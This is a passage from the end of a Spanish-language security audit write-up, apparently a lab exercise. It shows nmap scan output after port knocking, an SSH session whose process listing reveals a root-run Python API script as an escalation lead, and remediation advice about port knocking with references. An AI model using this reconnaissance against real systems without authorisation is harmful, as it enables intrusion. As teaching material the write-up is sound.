NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Initiating ARP Ping Scan at 22:18
Scanning 172.19.0.2 [1 port]
Completed ARP Ping Scan at 22:18, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:18
Scanning 172.19.0.2 [65535 ports]
Discovered open port 22/tcp on 172.19.0.2
Discovered open port 80/tcp on 172.19.0.2
```

Figura 12 – Y ahora si hacemos un escaneo con `nmap` veremos como el puerto 22 está abierto

```
skullopertor@b6a6149f1165:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2800  1492 ?        Ss   21:59   0:00 /bin/sh -c service apache2 start && service knockd start &&
root        24  0.0  0.1   6828  4944 ?        Ss   21:59   0:00 /usr/sbin/apache2 -k start
www-data   28  0.0  0.1  1737604  7540 ?        Sl   21:59   0:00 /usr/sbin/apache2 -k start
www-data   29  0.0  0.1  1738028  8196 ?        Sl   21:59   0:00 /usr/sbin/apache2 -k start
root        92  0.0  0.0   9748  3516 ?        Ss   21:59   0:00 /usr/sbin/knockd -d -i eth0
root       101  0.0  0.0   12016  4300 ?        Ss   21:59   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root       157  0.0  0.0   3808   1788 ?        Ss   21:59   0:00 /usr/sbin/cron -P
root       158  0.0  0.0   2728   1528 ?        S   21:59   0:00 tail -f /dev/null
root       159  0.0  0.0   6388   3484 ?        S   22:00   0:00 /usr/sbin/CRON -P
root       160  0.0  0.0   2800   1652 ?        Ss   22:00   0:00 /bin/sh -c python3 /var/www/skullnet.es/skullnet_api.py
root       161  0.0  0.4  26512  19444 ?        S   22:00   0:00 python3 /var/www/skullnet.es/skullnet_api.py
root       323  0.5  0.1  14924   8564 ?        Ss   22:20   0:00 sshd: skullopertor [priv]
skullop+   334  0.2  0.1  15180   6852 ?        S   22:20   0:00 sshd: skullopertor@pts/0
skullop+   335  0.1  0.0   5016   3984 pts/0    Ss   22:20   0:00 -bash
skullop+   379  100  0.0   8280  4224 pts/0    R+   22:20   0:00 ps aux
```

Figura 13 – Entramos por `SSH` y si ejecutamos el comando `ps aux` veremos que hay un script que se está ejecutando en segundo plano el cual es `skullnet_api.py`

Recomendación

- El **port knocking** no sustituye a la autenticación: debe complementarse con **claves públicas** robustas y no considerarse una barrera por sí mismo.
- Evitar exponer la secuencia (tráfico, capturas, código).

Referencias

- [CWE-656: Reliance on Security Through Obscurity](#)
- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ssh>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.